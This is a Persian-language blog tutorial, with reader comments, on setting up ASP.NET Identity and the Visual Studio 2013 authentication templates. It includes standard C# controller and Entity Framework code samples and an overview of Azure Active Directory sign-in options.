پروژه ایجاد شده شامل سه بسته می‌شود که مربوط به ASP.NET Identity هستند:

این بسته شامل پیاده سازی Entity Framework با ASP.NET Identity می‌شود، که تمام داده‌های مربوطه را در یک دیتابیس SQL Server ذخیره می‌کند. این بسته محتوی تمام interface‌های ASP.NET Identity است. با استفاده از این بسته می‌توانید پیاده سازی دیگری از ASP.NET Identity بسازید که منبع داده متفاوتی را هدف قرار می‌دهد. مثلا Windows Azure Storage Table و دیتابیس‌های NoSQL.

این بسته امکان استفاده از احراز هویت OWIN را در اپلیکیشن‌های ASP.NET فراهم می‌کند. هنگام تولید کوکی‌ها از OWIN Cookie Authentication استفاده خواهد شد.

اپلیکیشن را اجرا کرده و روی لینک Register کلیک کنید تا یک حساب کاربری جدید ایجاد کنید.

The screenshot shows a web browser window with a blue header bar. The title bar reads "Register - My ASP.NET Ap". The address bar shows the URL "localhost:1234/Account/Register". The main content area has a dark header with the text "Application name" and a three-line menu icon. Below this, the word "Register." is displayed in large blue text, followed by the sub-instruction "Create a new account." A horizontal line follows. The form fields are labeled "User name" and "Password" in blue text, each with a corresponding input field. Below these is a "Confirm password" label with an input field. At the bottom left is a "Register" button. A horizontal line is at the bottom of the form. At the very bottom of the browser window, there is some small, illegible text.

Register - My ASP.NET Ap

localhost:1234/Account/Register

Application name

Register.

Create a new account.

User name

Password

Confirm password

Register

© 2013 - My ASP.NET Application

هنگامیکه بر روی دکمه‌ی Register کلیک شود، کنترلر Account، اکشن متده‌ی Register را فراخوانی می‌کند تا حساب کاربری جدیدی با استفاده از API ASP.NET Identity ساخته شود.

```
[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<ActionResult> Register(RegisterViewModel model)
{
    if (ModelState.IsValid)
    {
        var user = new ApplicationUser() { UserName = model.UserName };
        var result = await UserManager.CreateAsync(user, model.Password);
        if (result.Succeeded)
        {
            await SignInAsync(user, isPersistent: false);
            return RedirectToAction("Index", "Home");
        }
        else
        {
            AddErrors(result);
        }
    }

    // If we got this far, something failed, redisplay form
    return View(model);
}
```

اگر حساب کاربری با موفقیت ایجاد شود، کاربر توسط فراخوانی متده‌ی SignInAsync به سایت وارد می‌شود.

```
[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<ActionResult> Register(RegisterViewModel model)
{
    if (ModelState.IsValid)
    {
        var user = new ApplicationUser() { UserName = model.UserName };
        var result = await UserManager.CreateAsync(user, model.Password);
        if (result.Succeeded)
        {
            await SignInAsync(user, isPersistent: false);
            return RedirectToAction("Index", "Home");
        }
        else
        {
            AddErrors(result);
        }
    }

    // If we got this far, something failed, redisplay form
    return View(model);
}
```

```
private async Task SignInAsync(ApplicationUser user, bool isPersistent)
{
    AuthenticationManager.SignOut(DefaultAuthenticationTypes.ExternalCookie);

    var identity = await UserManager.CreateIdentityAsync(
        user, DefaultAuthenticationTypes.ApplicationCookie);

    AuthenticationManager.SignIn(
        new AuthenticationProperties() {
            IsPersistent = isPersistent
        }, identity);
}
```

از آنجا که OWIN Cookie Authentication و ASP.NET Identity هستند، فریم ورک، انتظار آبجکتی از نوع Claims-based را خواهد داشت. این آبجکت تمامی اطلاعات لازم برای تشخیص هویت کاربر را در بر دارد. مثلاً اینکه کاربر


مورد نظر به چه نقش هایی تعلق دارد؟ و اطلاعاتی از این قبیل. در این مرحله میتوانید Claim های بیشتری را به کاربر بیافزایید. کلیک کردن روی لینک Log off در سایت، اکشن متده LogOff در کنترلر Account را اجرا میکند.

```
// POST: /Account/LogOff
[HttpPost]
[ValidateAntiForgeryToken]
public ActionResult LogOff()
{
    AuthenticationManager.SignOut();
    return RedirectToAction("Index", "Home");
}
```

همانطور که مشاهده میکنید برای ورود/خروج کاربران از AuthenticationManager استفاده میشود که متعلق به OWIN است. متده [FormsAuthentication.SignOut](#) همتای متده SignOut است.

کامپونت های ASP.NET Identity

تصویر زیر اجزای تشکیل دهنده ASP.NET Identity را نمایش میدهد. بسته هایی که با رنگ سبز نشان داده شده اند سیستم کلی ASP.NET Identity را میسازند. مابقی بسته ها وابستگی هایی هستند که برای استفاده از ASP.NET Identity در اپلیکیشن های ASP.NET لازم اند.



دو پکیج دیگر نیز وجود دارند که به آنها اشاره نشد:

این بسته امکان استفاده از مدل احراز هویت مبتنی بر کوکی (Cookie-based Authentication) را فراهم میکند. مدلی مانند سیستم Microsoft.Security.Owin.Cookies که نیازی به معرفی ندارد.

مهاجرت از ASP.NET Identity به Membership

تیم ASP.NET و مایکروسافت هنوز راهنمایی رسمی، برای این مقوله ارائه نکرده اند. گرچه پست های وبلاگ ها و منابع مختلفی وجود دارند که از جنبه های مختلفی به این مقوله پرداخته اند. امیدواریم تا در آینده نزدیک مایکروسافت راهنمایی های لازم را منتشر کند، ممکن است ابزار و افزونه هایی نیز توسعه پیدا کنند. اما در یک نگاه کلی میتوان گفت مهاجرت بین این دو فریم ورک زیاد ساده نیست. تفاوت های فنی و ساختاری زیادی وجود دارند، مثلاً الگوی دیتابیس ها برای ذخیره اطلاعات کاربران، مبتنی بودن بر فریم

ورک OWIN و غیره. اگر قصد اجرای پروژه جدیدی را دارید پیشنهاد می‌کنم از فریم‌ورک جدید مایکروسافت ASP.NET Identity استفاده کنید.

[Create an ASP.NET MVC 5 App with Facebook and Google OAuth2 and OpenID Sign-on](#) قدم‌های بعدی

در این مقاله خواهید دید چگونه اطلاعات پروفایل را اضافه کنید و چطور از ASP.NET Identity برای احراز هویت کاربران توسط Deploy a Secure ASP.NET MVC app with Membership, OAuth, and SQL Database to a Google و Facebook استفاده کنید.

[Windows Azure Web Site](#)

[Individual User Accounts](#)

[Organizational Accounts](#)

[Customizing profile information in ASP.NET Identity in VS 2013 templates](#)

[Get more information from Social providers used in the VS 2013 project templates](#)

<https://github.com/rustd/AspnetIdentitySample>

پروژه نمونه ASP.NET Identity می‌تواند مفید باشد. در این پروژه نحوه کارکردن با کاربران و نقش‌ها و همچنین نیازهای مدیریتی را بیشتر بررسی خواهد شد.

نظرات خوانندگان

نویسنده: ناظم
تاریخ: ۱۳۹۲/۱۰/۱۴ ۱۱:۴۶

سلام دوست عزیز
به خاطر این مطلب بسیار خوبتون سپاسگذارم.
آیا کتاب یا راهنمای جامعی برای کسی مثل من که اصلا تجربه کار با هیچ کدام از این سیستم‌های مدیریت کاربر را ندارم سراغ دارین؟ لینکهای بالا همسنون موردنی هستن

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۱۰/۱۴ ۱۲:۳۰

مباحث ابتدایی Forms Authentication در ASP.NET ۱.x مربوط است به [دوره‌ای در این مورد](#). همچنین در MVC هم قابل استفاده است ([کتابی در این مورد](#) و [مباحث membership](#)). مباحث ۲.x در ASP.NET مربوط است به [کتابی در این مورد](#).

نویسنده: مهران
تاریخ: ۱۳۹۲/۱۰/۱۴ ۲۱:۳۹

سلام
با تشکر از مطالب و ارائه خوبتون؛
خواستم بدونم چطور میشه، کاربر را بر اساس عملیات کنترلر (Actions) تعیین دسترسی کرد؟

نویسنده: آرمین ضیاء
تاریخ: ۱۳۹۲/۱۰/۱۴ ۲۱:۴۴

تا حال با کتاب یا دوره جامعی درباره ASP.NET Identity مواجه نشدم، اگر منبع مناسبی پیدا کنم به اشتراک میدارم. در چند پست آتی بیشتر درباره این فریم ورک صحبت خواهم کرد و مثال‌های عملی نیز در نظر خواهم گرفت

نویسنده: آرمین ضیاء
تاریخ: ۱۳۹۲/۱۰/۱۴ ۲۳:۲۷

سوالتون رو دقیقا متوجه نشدم. از خاصیت Authorize میتوانید استفاده کنید، که قابل اعمال بر روی تک تک اکشن‌های کنترلر است. خاصیت AllowAnonymous برای دسترسی عمومی استفاده می‌شود. برای اطلاعات بیشتر درباره نحوه استفاده از OWIN و ساختار کلی ASP.NET Identity لطفا به لینک‌های ضمیمه شده مراجعه کنید.

```
[Authorize]
public controller account
{
    public ActionResult Index() { }
    public ActionResult Manage() { }

    [AllowAnonymous]
    public ActionResult Info() { }
}

[Authorize(Roles="Admin")]
public controller admin
{
    public ActionResult Index() { }
}
```

نویسنده: مهران
تاریخ: ۱۳۹۲/۱۰/۱۵ ۰:۱

فکر میکنم با مطالعه بیشتر Claims Based که در مطلب اشاره کردید، به راه حل مورد نظر برسم.

نویسنده: آرمین ضیاء
تاریخ: ۱۳۹۲/۱۰/۱۵ ۲:۱۶

درسته، درباره Claims-based authorization هم یک یا دو پست مینویسم.

نویسنده: وحید
تاریخ: ۱۳۹۲/۱۰/۲۰ ۲:۱۸

با تشکر از مطلب مفیدتون سوالی داشتم
یک جا گفتید " مثلا الگوی دیتابیس‌ها برای ذخیره اطلاعات کاربران " منظورتون از دیتابیس Table هست؟
چرا از کد زیر task برای خروجی استفاده کردید

```
async Task<ActionResult> Register
```

نویسنده: آرمین ضیاء
تاریخ: ۱۳۹۲/۱۰/۲۱ ۶:۴۹

منظور دیتابیس سیستم عضویت است، همانطور که گفته شد این دیتابیس توسط EF ساخته میشود، بنابراین جداول، فیلدها و دیگر موارد را میتوانید سفارشی کنید.

همانطور که از امضای این متدها مشخص است، عملیات بصورت Async پردازش میشوند. برای اطلاعات بیشتر به [این لینک نمونه](#) مراجعه کنید.

نویسنده: Programmer
تاریخ: ۱۳۹۲/۱۰/۲۳ ۱۷:۱۸

با عرض سلام و تشکر بابت پست‌های مفید که یقیناً خیلی برash زحمت میکشید.

اگر ممکنه کمی در مورد ساختار Identity و کلاس‌ها و اینترفیس‌ها و نحوه کار با آنها بصورتی که بتونیم خودمون هم Custom Implement اش رو انجام بدیم توضیح بدید.

اینکه اینترفیس‌هایی چون IUser و IUserStore و IUserPasswordStore و IUserSecurityStampStore و در طرف دیگه IdentityUser و UserStore و UserManager مطابق آموزش‌هایی که در سایت هست در مورد MVC و تعریف لایه‌های مختلف و سرویس‌های مورد نیاز، چطور باید از Identity استفاده کرد که هماننگ با اون مطالب باشه؟

ممnon

نویسنده: آرمین ضیاء
تاریخ: ۱۳۹۲/۱۰/۲۳ ۲۰:۴

در پست‌های آتی پیاده سازی یک تامین کننده (Provider) برای MySQL را بررسی میکنم. برای اطلاعات بیشتر به [Implementing a Custom MySQL ASP.NET Identity Storage Provider](#) مراجعه کنید.

هنوز مستندات کامل و رسمی برای این فریم ورک عرضه نشده اما مطالب مفید زیادی در اینترنت وجود دارند. چند لینک در زیر لیست شده:

[ASP.NET Core Identity](#)

The good, the bad and the ugly of ASP.NET Identity

درباره تطابق با آموزش‌های سایت: دقیقاً متوجه نشدم منظورتون کدوم الگوها است، اما چند نکته تكمیلی: بصورت پیش فرض وقتی ASP.NET Identity به پروژه اضافه می‌شود کلاسی بنام ApplicationDbContext ایجاد می‌شود که بعنوان DbContext پیش فرض برای دیتابیس عضویت استفاده خواهد شد. اگر موجودیت جدیدی برای پروفایل کاربران بسازید باید عنوان یک DbSet<T> به این کلاس افزوده بشو. اگر نیازی به تفکیک دیتابیس سیستم عضویت و دیتابیس اپلیکیشن نیست، بهتره از یک DbContext استفاده کنید. لایه بندی مدل‌ها، سرویس‌ها و کد دسترسی به داده‌ها هم ساده است چرا که کل سیستم توسط EF Code First مدیریت می‌شود. بنابراین استفاده از الگوهای رایج مانند تزریق وابستگی‌ها و غیره مشابه دیگر سناریوهای EF Code First است.

نویسنده: کامران سادی
تاریخ: ۱۳۹۲/۱۰/۲۹ ۱۷:۱

با سلام.
بنده می‌خواستم بدونم آیا در .NET ورژن 4 هم میتوانیم استفاده کنیم؟
با ویژوال استادیو 2012

نویسنده: آرمین ضیاء
تاریخ: ۱۳۹۲/۱۰/۲۹ ۱۸:۴۰

با نصب پکیج‌های مربوط به ASP.NET Identity و غیرفعال کردن Forms Auth می‌توانید همچین کاری بکنید اما توصیه نمی‌شود. سیستم Identity اکثر عملیاتش را بصورت Async انجام میدهد که نیاز به .NET 4.5 دارد. دلایل دیگه ای هم وجود دارد که اگر یک جستجوی ساده در اینترنت بکنید مطالب خوبی در این باره پیدا می‌کنید، مثلاً لینک زیر:

<http://stackoverflow.com/questions/19237285/using-asp-net-identity-in-mvc-4>

نویسنده: سوران
تاریخ: ۱۳۹۲/۱۲/۰۱ ۱۲:۳۷

با تشکر از مطالب آموزنده شما ،
من در ارتباط با ارث بری از کلاس IdentityUser یک سوال داشتم. با توجه به نمونه کدهای تمپلیت vs2013 یک کلاس ApplicationUser از کلاس IdentityUser ارث بری می‌کند و DbContext هم مربوط به این کلاس می‌شود، یعنی به صورت زیر ApplicationDbContext : IdentityDbContext<ApplicationUser>

حال سوال من اینه که اگه چند کلاس داشته باشیم که بخوایم از IdentityUser ارث بری داشته باشند، چطور می‌شون اونها را در یک DbContext استفاده کرد؟
اگر مقاله یا مثالی در این مورد معرفی کنید ممنون می‌شم .
با تشکر

نویسنده: آرمین ضیاء
تاریخ: ۱۳۹۲/۱۲/۰۳ ۵:۲۴

کلاس کاربر:

```
public class AppUser : IdentityUser
{
    public string Email { get; set; }
    public string ConfirmationToken { get; set; }
    public bool IsConfirmed { get; set; }

    public virtual UserProfile Profile { get; set; }
}
```

کلاس پروفایل کاربر:

```
public class UserProfile
{
    public int Id { get; set; }
    public string FirstName { get; set; }
    public string LastName { get; set; }

    public DateTime? Birthday { get; set; }

    public byte[] Avatar { get; set; }
}
```

کلاس کانتکست دیتابیس:

```
public class SampleDbContext : IdentityDbContext
{
    public SampleDbContext() : base("DefaultConnection") { }

    static SampleDbContext()
    {
        Database.SetInitializer(new DropCreateDatabaseIfModelChanges<SampleDbContext>());
    }

    public DbSet<UserProfile> UserProfiles { get; set; }
    public DbSet<Customer> Customers { get; set; }
    public DbSet<Product> Products { get; set; }
    ...
}
```

این کلاس‌ها می‌توانن تو لایه دیگری مثل Domain Models تعریف بشن.

نویسنده: رضا گرمارودی
تاریخ: ۹:۲۱ ۱۳۹۲/۱۲/۰۳

سلام؛ Identity در کار با SQLCE مشکل داره! هنگام چک کردن نام کاربری و کلمه عبور پیغامی مبنی بر استفاده از تابع Lowercase میدهد که گویا در SqlCe به شیوه دیگری باید صدا زده شود!

نویسنده: وحید نصیری
تاریخ: ۹:۳۶ ۱۳۹۲/۱۲/۰۳

این پژوهش سورس باز هست. مشکلات آن را برای رفع در اینجا گزارش کنید. نحوه گزارش مشکل هم باید کمی فنی باشد.
حداقل جزئیات exception و stack trace آن باید گزارش شوند.

نویسنده: احمد
تاریخ: ۱۰:۲۸ ۱۳۹۳/۰۲/۲۳

سلام
آیا در پروژه‌های windows application که از wcf استفاده می‌کنند هم می‌توانیم از این سیستم استفاده کنیم؟

نویسنده: داریوش حمیدی
تاریخ: ۲۰:۴ ۱۳۹۳/۰۷/۱۸

سلام ; در کلاس `IdentityUser` این خصوصیت دو به چی اشاره دارند ؟
1-SecurityStamp

این مقدار `Random` تغیر میکنید وقتی که اطلاعات کاربری تغیر پیدا میکند مثل تغیر رمز عبور ..
2-TwoFactorEnabled

نویسنده: وحید نصیری
تاریخ: ۱۳:۴۶ ۱۳۹۳/۰۹/۲۹

« [اعمال تزریق وابستگی‌ها به مثال رسمی](#) »


ویژوال استودیو 2013 چندین گزینه برای احراز هویت در قالب‌های پیش فرض پروژه‌های ASP.NET Web Forms, MVC, Web API ارائه می‌کند:

[No Authentication](#)

[Individual User Accounts](#)

[Organizational Accounts](#)

[Windows Authentication](#)



No Authentication

اگر گزینه **No Authentication** را انتخاب کنید، پروژه ایجاد شده صفحاتی را برای ورود به سایت نخواهد ساخت. همچنین رابط کاربری ای برای نمایش کاربر فعلی، کلاس‌های موجودیت‌ها برای یک دیتابیس عضویت و رشته‌های اتصالی نیز وجود نخواهد داشت.

Individual User Accounts

اگر گزینه‌ی **Individual User Accounts** را انتخاب کنید، اپلیکیشن شما برای استفاده از ASP.NET Identity (که پیش از این با نام ASP.NET Membership شناخته می‌شد) پیکربندی می‌شود. کاربران را قادر می‌سازد تا با ساختن حساب کاربری جدیدی در سایت و یا با استفاده از تامین کننده‌های ثالثی مانند Facebook, Google و غیره به سایت وارد شوند. این فریم ورک برای ذخیره‌ی داده‌های پروفایل کاربران، بصورت پیش فرض از یک دیتابیس SQL Server LocalDB استفاده می‌کند که می‌توانید بعداً آنرا بر روی Windows Azure SQL Database یا SQL Server نیز منتشر کنید. این قابلیت‌ها در Visual Studio 2013 در نسخه قبلی نیز وجود داشتند، اما کد سیستم عضویت آن مجدداً بازنویسی شده است. این بازنویسی دارای مزایای زیر است:

سیستم عضویت جدید بجای استفاده از مژول ASP.NET Forms Authentication بر پایه OWIN نوشته شده است. این بدین معنا است که از یک مکانیزم احراز هویت واحد می‌توانید در اپلیکیشن‌های ASP.NET Web Forms, MVC, Web API و SignalR استفاده کنید. سیستم عضویت جدید توسط Entity Framework Code First مدیریت می‌شود و شامل تمامی کلاس‌هایی است که نماینده جداول و موجودیت‌ها هستند. این بدین معنا است که روی الگوی دیتابیس کنترل کامل دارید. سفارشی سازی و تغییر اطلاعات کاربران و پروفایل‌هایشان بسیار ساده‌تر است، تنها لازم است برای اعمال تغییرات از Code First Migrations استفاده کنید.

سیستم عضویت جدید بصورت خودکار در تمام قالب‌های پروژه پیش فرض، نصب و پیاده سازی می‌شود. این امکان برای تمام پروژه‌هایی که دات نت فریم ورک 4.5 را هدف قرار می‌دهند وجود دارد. ASP.NET Identity هنگام تولید وب سایت‌های اینترنتی که اکثر کاربرانشان خارجی (External) هستند گزینه خوبی است. اگر سازمان شما از Active Directory و یا Office 365 استفاده می‌کند و می‌خواهید پروژه‌تان قادر باشد تا احراز هویت کارمندان و شرکای تجاری تان را مدیریت کند، **Organizational Accounts** گزینه بهتری است.

برای اطلاعات بیشتر درباره Individual User Accounts به لینک‌های زیر مراجعه کنید:

[asp.net/identity](#)

[Create an ASP.NET MVC 5 App with Facebook and Google OAuth2 and OpenID Sign-on](#)

[Web API - External Authentication Services](#)

[Adding External Logins to your ASP.NET application in Visual Studio 2013](#)

Organizational Accounts

اگر گزینه Windows Identity Foundation را انتخاب کنید پروژه ایجاد شده برای استفاده از (WIF) پیکربندی خواهد شد. این فریم ورک برای احراز هویت کاربران از Windows Azure Active Directory (WAAD) استفاده می‌کند که شامل Office 365 نیز می‌شود.

Windows Authentication

اگر گزینه Windows Authentication را انتخاب کنید، پروژه ایجاد شده برای استفاده از Windows Authentication IIS Module پیکربندی خواهد شد. چنین اپلیکیشنی نام دامنه و نام کاربری را نمایش خواهد که یا از Active Directory می‌آید، یا از یک ماشین محلی (local machine). اما رابط کاربری ای برای ورود به سیستم وجود ندارد؛ چرا که اینگونه اپلیکیشن‌ها برای سایت‌های اینترنتی (Intranet) استفاده خواهند شد.

یک راه دیگر انتخاب گزینه Organizational Accounts زیر شاخه On-Premises است. این گزینه بجای استفاده از مژول Windows Identity Foundation برای احراز هویت استفاده می‌کند. انجام چند مرحله دستی برای پیکربندی این گزینه لازم است، اما WIF امکاناتی را عرضه می‌کند که در مژول احراز هویت ویندوز وجود ندارند. برای مثال، هنگام استفاده از WIF می‌توانید تنظیمات لازم را در Active Directory انجام دهید تا قادر به واکنشی اطلاعات پوشش‌ها باشید (data querying).

گزینه‌های احراز هویت Organizational Accounts

دیالوگ Configure Authentication گزینه‌های متعددی برای احراز هویت توسط Windows Azure Active Directory و Windows Server Active Directory (including Office 365) در اختیارتان می‌گذارد:

[Cloud - Single Organization](#)


[Cloud - Multi Organization](#)

[On-Premises](#)

اگر می‌خواهید یکی از گزینه‌های WAAD را امتحان کنید اما حساب کاربری ای ندارید، روی [این لینک](#) کلیک کنید تا ثبت نام کنید.

نکته: اگر یکی از گزینه‌های WAAW را انتخاب کنید، باید اطلاعات هویتی (Credentials) یک مدیر کل را وارد کنید. برای نسخه نهایی Visual Studio 2013 برنامه‌هایی وجود دارد تا دیگر نیازی نباشد چنان مرافقی را تکمیل کنید. در این صورت ویژوال استودیو تنظیماتی را نمایش خواهد داد که یک مدیر می‌تواند بعداً از آنها استفاده کند تا اپلیکیشن را بصورت دستی در WAAW پیکربندی کند.

Cloud - Single Organization Authentication



از این گزینه برای احراز هویت کاربرانی استفاده کنید که در قالب یک [OWIN Tenant](#) تعریف می‌شوند. برای مثال سایتی با نام [Company.com](#) که برای کارمندان این سازمان از طریق [company.onmicrosoft.com](#) قابل دسترسی خواهد بود. نمی‌توانید [WAAD](#) را طوری پیکربندی کنید که کاربران tenant که دیگر نیز به اپلیکیشن شما دسترسی داشته باشند.

Domain

نام دامنه‌ای در WAAW که می‌خواهید اپلیکیشن را برای آن پیکربندی کنید، مثل [company.onmicrosoft.com](#). اگر از [custom domain](#)

ها استفاده می‌کنید مانند company.onmicrosoft.com بجای company.com می‌توانید این اطلاعات را اینجا وارد کنید.

سطح دسترسی

اگر اپلیکیشن نیاز به کوئری گرفتن یا بروز رسانی اطلاعات پوشش‌ها (directory information) را توسط Graph API دارد، از گزینه‌های Single Sign-On, Read and Write Directory Data و Single Sign-On, Read Directory Data استفاده کنید. در غیر اینصورت گزینه Single Sign-On را رها کنید. برای اطلاعات بیشتر به [Using the Graph API to Application Access Levels](#) و [Single Sign-On](#) مراجعه کنید.

[Query Windows Azure AD](#)

Application ID URI

